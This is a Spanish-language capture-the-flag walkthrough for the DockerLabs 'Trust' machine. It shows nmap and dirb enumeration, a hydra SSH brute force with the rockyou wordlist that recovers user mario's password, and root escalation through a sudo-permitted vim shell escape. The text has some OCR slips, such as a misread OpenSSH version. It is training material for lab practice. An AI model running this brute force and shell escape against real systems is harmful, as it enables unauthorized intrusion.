Trust

Datos de la máquina	
Nombre	Trust
Sistema Operativo	Linux
Dificultad	Muy Fácil
Fecha de Creación	02/04/2024
Autor	El Pingüino de Mario
Plataforma	DockerLabs

Fase 1. Despliegue y Reconocimiento Inicial

Despliegue de la máquina

```
sudo bash auto_deploy.sh trust.tar
```

Verificación de conectividad

```
ping -c 1 172.18.0.2
```

Resultado

```
PING 172.18.0.2 (172.18.0.2) 56(84) bytes of data.
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.094 ms

--- 172.18.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.094/0.094/0.094/0.000 ms
```

NOTA:

Rango TTL	Sistema Operativo
0-64	Linux/Unix
65-128	Windows

En este caso, `TTL = 64` confirma que estamos ante un sistema Linux

Fase 2: Enumeración de puertos

Escaneo rápido de puertos

```
sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.18.0.2
```

Desglose del comando:

`sudo nmap`: Ejecuta nmap con privilegios de superusuario
`-p`: Escanea todos los puertos (1-65535)
`--open`: Sólo muestra los puertos abiertos
`-sS`: SYN Scan (sigiloso, no completa el handshake TCP)
`--min-rate 5000`: Envía mínimo 5,000 paquetes por segundo
`-vvv`: Máximo nivel de verbosidad
`-n`: No realiza resoluciones DNS (más rápido)
`-Pn`: Asume host activo (no envía ping previo)
`172.18.0.2`: Dirección IP de la máquina

Resultado

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: E2:7A:39:4D:C2:A9 (Unknown)
```

Escaneo detallado de servicios

```
nmap -sCV -p22,80 172.18.0.2
```

Desglose del comando:

`nmap`: Ejecutamos nmap
`-sCV`: Utilizamos scripts de reconocimiento y detectamos las versiones de los servicios
`-p22,80`: Escanea solo los puertos 22 y 80
`172.18.0.2`: IP objetivo

Resultado


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
```

```
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_  256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Hallazgos importantes:

- SSH OpenSSH 0.2pl
- Apache httpd 2.4.57
- Página por defecto de Apache activaa

Fase 3: Exploración Web



Al acceder a `http://172.18.0.2` encontramos la página por defecto de Apache2 Debian:

- Página completamente estática
- Sin contenido personalizado visible
- Sin formularios ni funcionalidad aparente

Hipótesis: El puerto 80 está abierto por alguna razón. Debe haber contenido oculto

3.1: Búsqueda de archivos y Directorios

Para descubrir contenido oculto, utilizaremos dirb, una herramienta de fuzzing web que prueba rutas comunes contra un servidor web

```
dirb http://172.18.0.2
```

Resultado

```
---- Scanning URL: http://172.18.0.2/ ----
+ http://172.18.0.2/index.html (CODE:200|SIZE:10701)
+ http://172.18.0.2/server-status (CODE:403|SIZE:275)
```

Análisis de códigos HTTP:

Código	Significado	Descripción
200	OK	Recurso accesible
403	Forbidden	Sin permiso de acceso
404	Not Found	Recurso no existente

Conclusión:

- `index.html` : Es la página actual (CODE 200)
- `server-status` : Inaccesible (CODE 403)

3.2 Búsqueda de archivos PHP

Como no encontramos nada útil, buscaremos archivos con extensión `.php` :

```
dirb https://172.18.0.2 -X .php
```

Desglose:

- `-X .php` : Busca los archivos con extensión `.php`


Resultado

```
---- Scanning URL: http://172.18.0.2/ ----
+ http://172.18.0.2/secret.php (CODE:200|SIZE:927)
```

¡Encontrado! Un archivo `secret.php` accesible

3.3 Análisis de secret.php

Al navegar a `http://172.18.0.2/secret.php` encontramos información de un usuario (mario)



Con un nombre de usuario y el puerto SSH abierto, podemos intentar un ataque de fuerza bruta para descubrir la contraseña

Fase 4: Ataque de Fuerza Bruta (SSH)

¿Qué es un ataque de fuerza bruta?

Un ataque de fuerza bruta es una técnica que intenta probar sistemáticamente todas las combinaciones posibles de contraseñas hasta encontrar la correcta

Ejecución del ataque

```
hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2 -t 4
```

Deglose del comando:

- **`hydra`:** Herramienta de fuerza bruta
- **`-l mario`:** Login/usuario conocido (mario)
- **`-P /usr/share/wordlists/rockyou.txt`:** Diccionario de contraseñas
- **`ssh://172.18.0.2`:** Protocolo e IP objetivo

- `-t 4`: Usar 4 hilos paralelos (más lento, pero menos detectable)

Resultado

```
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2   login: mario   password: chocolate
1 of 1 target successfully completed, 1 valid password found
```

Credenciales encontradas, usuario mario y contraseña chocolate

Fase 5: Acceso Inicial (SSH)

Conexión SSH

```
ssh mario@172.18.0.2
```

Al solicitar la contraseña, introducimos **chocolate** y tenemos acceso al sistema

Verificación de usuario actual

```
whoami
```

Vemos que no somos usuarios root por lo que toca escalar privilegios:

Fase 6. Escalada de Privilegios

6.1 Búsqueda de binarios SUID

Primero intentamos buscar binarios con permisos SUID:

```
find / -perm -4000 2>/dev/null
```

Resultado: Se encontraron varios binarios SUID estándar, pero al verificar en GTFObins ninguno ofrecía un vector de escalada viable en este contexto

6.2 Verificación de privilegios sudo

Como el método SUID no funcionó, verificamos los permisos sudo del usuario:

```
sudo -l
```

¿Qué hace `sudo -l` ?

- Lista los comandos que el usuario actual puede ejecutar con `sudo`
- Muestra restricciones y permisos específicos
- No requiere conocer la contraseña de root, solo la del usuario actual

Nos solicita la contraseña de mario y obtenemos:

```
Matching Defaults entries for mario on a15b97d00875:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n,
    use_pty

User mario may run the following commands on a15b97d00875:
    (ALL) /usr/bin/vim
```

- El usuario `mario` puede ejecutar `/usr/bim/vim` como root
- `(ALL)` significa que puede ejecutarlo como cualquier usuario

6.3 Explotación de Vim con sudo

Consultamos **GTFObins** para Vim y encontramos que podemos escalar a una shell:

```
sudo vim  -c ':!/bin/sh'
```

Desglose del comando:

- **`sudo vim:`** Ejecuta vim como root (permitido según `sudo -l`)
- **`-c:`** Ejecuta un comando al iniciar vim
- **`:!`** En vim, ejecuta un comando del sistema
- **`/bin/sh:`** Lanza una shell

Verificación final

```
whoami
```

Resultado: `root`

Escalada de privilegios exitosa, máquina completada